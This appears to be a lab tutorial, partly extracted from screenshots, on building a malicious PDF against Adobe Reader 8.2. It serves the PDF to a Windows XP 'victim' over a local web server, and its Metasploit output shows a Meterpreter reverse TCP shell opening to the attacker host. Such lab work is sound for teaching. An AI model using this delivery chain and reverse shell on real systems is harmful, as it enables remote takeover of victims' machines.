
Let’s set the LAUNCH_MESSAGE to our encoded secret code:



Run the exploit and generate the pdf file:



Locate the pdf file created and move it to a folder of your choice.




This is the pdf file we want to send to the victim.

Sending the PDF file to the target machine


To send the pdf file, we can expose the folder where our malware is located (assuming the Windows XP and Kali Linux machines are in the same network: both machines are connected using a Nat Network in our case).

To expose the files in our folder we can run the following command:

```
python -m http.server 1337
```




This will start an http server that can be accessed by any other computer in the same network.




Download the evil pdf file


Establishing reverse TCP connection


Now, we need to setup a listener, which would accept reverse connections once the pdf file is opened in the target system.






Open the pdf file using Adobe Reader 8.2 or another vulnerable version of Adobe Reader for this exploit:






Here we can see our encoded hidden secret code



Once we open the file, the connection is established. And the attacker can have access to the shell of the victim (reverse TCP shell)


File Edit View
root@kali: /home/kali/Desktop/dom-payloads-2
File Actions Edit View Help
root@kali: /home/...op/dom-payloads-2
Screenshot ta
View ima
Places
Computer
kali
Desktop
Trash
Documents
Music
Pictures
Videos
Downloads
Devices
File System
VBox_GAs_6.
sf_Shared_Fo
Network
Browse Network
Metasploit tip: Start commands with a space to avoid saving them to history
[*] Using configured payload generic/shell_reverse_tcp
PAYLOAD ⇒ windows/meterpreter/reverse_tcp
LHOST ⇒ 10.0.2.4
LPORT ⇒ 8080
[*] Started reverse TCP handler on 10.0.2.4:8080
[*] Sending stage (175686 bytes) to 10.0.2.6
[*] Meterpreter session 1 opened (10.0.2.4:8080 → 10.0.2.6:1070) at 2022-09-28 12:27:08 -0400
meterpreter > sysinfo
Computer : DOMINIC-2D6BC43
OS : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture : x86
System Language : en_US
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows
meterpreter >